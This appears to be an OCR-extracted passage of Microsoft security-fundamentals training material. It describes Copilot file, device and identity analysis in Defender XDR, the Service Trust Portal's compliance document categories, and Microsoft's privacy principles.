
Sophisticated attacks often use files that mimic legitimate or system files to avoid detection. Copilot in Microsoft Defender XDR enables security teams to quickly identify malicious and suspicious files through AI-powered file analysis capabilities.

There are many ways to access the detailed profile page of a specific file. In this example, you navigate to files through the incident graph of an incident with impacted files. The incident graph shows the full scope of the attack, how the attack


spread through your network over time, where it started, and how far the attacker went.

From the incident graph, selecting files displays the option to view files. Selecting view files opens a panel on the right side of the screen listing impacted files. Selecting any file displays an overview of the file details and the option to analyze the file. Selecting Analyze opens the Copilot file analysis.

Select file to analyze



File analysis




Summarize devices and identities

The device summary capability of Copilot in Defender enables security teams to get a device's security posture, vulnerable software information, and any unusual behaviors. Security analysts can use a device's summary to speed up their investigation of incidents and alerts.


There are many ways to access a device summary. In this example, you navigate to the device summary through the incident assets page. Selecting the assets tab for an incident displays all the assets. From the left navigation panel, select Devices then select a specific device name. From the overview page that opens on the right is the option to select Copilot.

Similarly, Copilot in Microsoft Defender XDR can summarize identities.

Device summary



Identity summary




Move to the Standalone experience

As an analyst using Microsoft Defender XDR, you're likely to spend a good amount time in Defender XDR, so the embedded experience is a great place to start a security investigation. Depending on what you learn you may determine that a deeper investigation is needed. In this scenario, you can easily transition to the standalone

experience to pursue a more detailed, cross product investigation that brings to bear all the Copilot capabilities enabled for your role.

For content generated through the embedded experience you can easily transition to the standalone experience. To move to the standalone experience, select the ellipses within the generated content window then choose Open in Security Copilot.



Learn more

To find out more about any of the topics covered in this module, visit these links:

- What is Microsoft Defender XDR?
- Microsoft Defender for Office 365 overview
- Microsoft Defender for Identity
- Microsoft Defender for Endpoint
- Microsoft Defender for Cloud Apps
- What is Microsoft Defender Vulnerability Management
- What is Microsoft Defender Threat Intelligence (Defender TI)?
- Microsoft Defender Threat Intelligence in Microsoft Defender XDR
- Microsoft Defender XDR integration with Microsoft Sentinel
- Describe security capabilities of Microsoft Sentinel
- Overview of the Microsoft Defender portal
- Describe Microsoft Copilot in Microsoft Defender XDR
- Microsoft Copilot in Microsoft Defender

Microsoft Priva and Microsoft Purview

Microsoft’s Service Trust portal and privacy capabilities

Describe the offerings of the Service Trust portal

The Microsoft Service Trust Portal provides a variety of content, tools, and other resources about how Microsoft cloud services protect your data, and how you can manage cloud data security and compliance for your organization.

The Service Trust Portal (STP) is Microsoft's public site for publishing audit reports and other compliance-related information associated with Microsoft’s cloud services. STP users can download audit reports produced by external auditors and gain insight from Microsoft-authored whitepapers that provide details on how Microsoft cloud services protect your data, and how you can manage cloud data security and compliance for your organization.


Accessing the Service Trust Portal

To access some of the resources on the Service Trust Portal, you must log in as an authenticated user with your Microsoft cloud services account (Microsoft Entra organization account) and review and accept the Microsoft non-disclosure agreement for Compliance Materials.


Service Trust Portal Content Categories

The Service Trust Portal landing page includes content that is organized into the following categories:

- Certifications, Regulations, and Standards
- Reports, Whitepapers, and Artifacts
- Industry and Regional Resources
- Resources for your Organization




As users navigate to content in the different categories, selecting the Service Trust Portal link at the top of the page provides a quick way to get back to the home page.



Certifications, Regulations and Standards

The certification, regulations, and standards section of the STP provides a wealth of security implementation and design information with the goal of making it easier for you to meet regulatory compliance objectives by understanding how Microsoft Cloud services keep your data secure.



Selecting a tile will provide a list of available documents, including a description and when it was last updated. The screenshot that follows shows some of the documents available by selecting the ISO/IEC tile.

ISO/IEC

The International Organization for Standardization (ISO) is an independent nongovernmental organization and the world's largest developer of voluntary international standards. The International Electrotechnical Commission (IEC) is the world's leading organization for the preparation and publication of international standards for electrical, electronic, and related technologies. These global standards provide a framework for policies and procedures that include all legal, physical, and technical controls involved in an organization's information risk management processes.

Applicable documents

Dates Cloud Service

Title	Series	Description	Last Updated	More Options
Office 365 - ISO Assessment Report (2022)	✓	Assessment report demonstrating Microsoft Office 365's compliance with the following ISO frameworks: 27001, 27017, 27018, 27701, and 22301.	2022-09-22	...
Microsoft General - Professional Services - ISO27001 Statement of Applicability (7.27.2021)	✓	Statement of Applicability for Professional Services ISO 27001	2022-09-22	...
Azure + Dynamics 365 + Online Services - ISO 22301 BCMS Assessment Report (2019)	✓	Assessment report for demonstrating Azure, Dynamics 365, and Online Services' compliance with the ISO 22301 frameworks.	2022-09-22	...
Azure + Dynamics 365 + Online Services - ISO 27001, 27018, 27017 and 27701 Statement of Applicability (3.25.2022)	✓	Azure, Dynamics 365 and Online Services - ISO 27001, 27018, 27017 and 27701 Statement of Applicability 3.25.2022	2022-09-22	...

Reports, Whitepapers, and Artifacts


This section includes general documents relating to the following categories:

- BCP and DR - Business Continuity and Disaster Recovery
- Pen Test and Security Assessments - Attestation of Penetration tests and security assessments conducted by third parties
- Privacy and Data Protection - Privacy and Data Protection Resources
- FAQ and Whitepapers - Whitepapers and answers to frequently asked questions

Industry and Regional Resources


This section includes documents that apply to the following industries and regions:

- Financial Services - Resources elaborating regulatory compliance guidance for FSI (by country/region)
- Healthcare and Life Sciences - Capabilities offered by Microsoft for Healthcare Industry
- Media and Entertainment - Media and Entertainment Industry Resources
- United States Government - Resources exclusively for US Government customers
- Regional Resources - Documents describing compliance of Microsoft's online services with various regional policies and regulations



Resources for your Organization

This section lists documents applying to your organization (restricted by tenant) based on your organization's subscription and permissions.




My Library

Use the My Library feature to add documents and resources on the Service Trust Portal to your My Library page. This lets you access documents that are relevant to you in a single place. To add a document to your My Library, select the ellipsis (...) menu to the right of a document and then select Save to library.

Additionally, the notifications feature lets you configure your My Library so that an email message is sent to you whenever Microsoft updates a document that you've added to your My Library. To set up notifications, go to your My Library and select Notification Settings. You can choose the frequency of notifications and specify an email address in your organization to send notifications to. Email notifications include links to the documents that have been updated and a brief description of the update.

If a document is part of a series, you'll be subscribed to the series, and will receive notifications when there's an update to that series.



Describe Microsoft's privacy principles

Microsoft’s products and services run on trust. At Microsoft, we value, protect, and defend privacy. We believe in transparency, so that people and organizations can control their data and have meaningful choices in how it's used. We empower and defend the privacy choices of every person who uses our products and services.

Microsoft's approach to privacy is built on the following six principles:

- Control: Putting you, the customer, in control of your data and your privacy with easy-to-use tools and clear choices. Your data is your business, and you can access, modify, or delete it at any time. Microsoft will not use your data without your agreement, and when we have your agreement, we use your data to provide only the services you have chosen. Your control over your data is reinforced by Microsoft compliance with broadly applicable privacy laws and privacy standards.
- Transparency: Being transparent about data collection and use so that everyone can make informed decisions. We only process your data based on your agreement and in accordance with the strict policies and procedures that we've contractually agreed to. When we deploy subcontractors or subprocessors to perform work that requires access to your data, they can perform only the functions that Microsoft has hired them to provide, and they're bound by the same contractual privacy commitments that Microsoft makes to you. The Microsoft Online Services Subprocessor List identifies authorized, subprocessors, who have been audited against a stringent set of security and privacy requirements in advance. This document is available as one of the data protection resources in the Service Trust Portal.
- Security: Protecting the data that's entrusted to Microsoft by using strong security and encryption. With state-of-the-art encryption, Microsoft protects your data both at rest and in transit. Our encryption protocols erect barriers against unauthorized access to the data, including two or more independent encryption layers to protect against compromises of any one layer. All Microsoft-managed encryption keys are properly secured and offer the use of technologies such as Azure Key Vault to help you control access to passwords, encryption keys, and other secrets.
- Strong legal protections: Respecting local privacy laws and fighting for legal protection of privacy as a fundamental human right. Microsoft defends your data through clearly defined and well-established response

policies and processes, strong contractual commitments, and if necessary, the courts. We believe all government requests for your data should be directed to you. We don't give any government direct or unfettered access to customer data. We will not disclose data to a government or law enforcement agency, except as you direct or where required by law. Microsoft scrutinizes all government demands to ensure they're legally valid and appropriate. If Microsoft receives a request for your data, we'll promptly notify you and provide a copy of the request unless legally prohibited from doing so. Moreover, we'll direct the requesting party to seek the data directly from you. Our contractual commitments to our enterprise and public sector customers include defending your data, which builds on our existing protections. We'll challenge every government request for commercial and public sector customer data where we can lawfully do so.

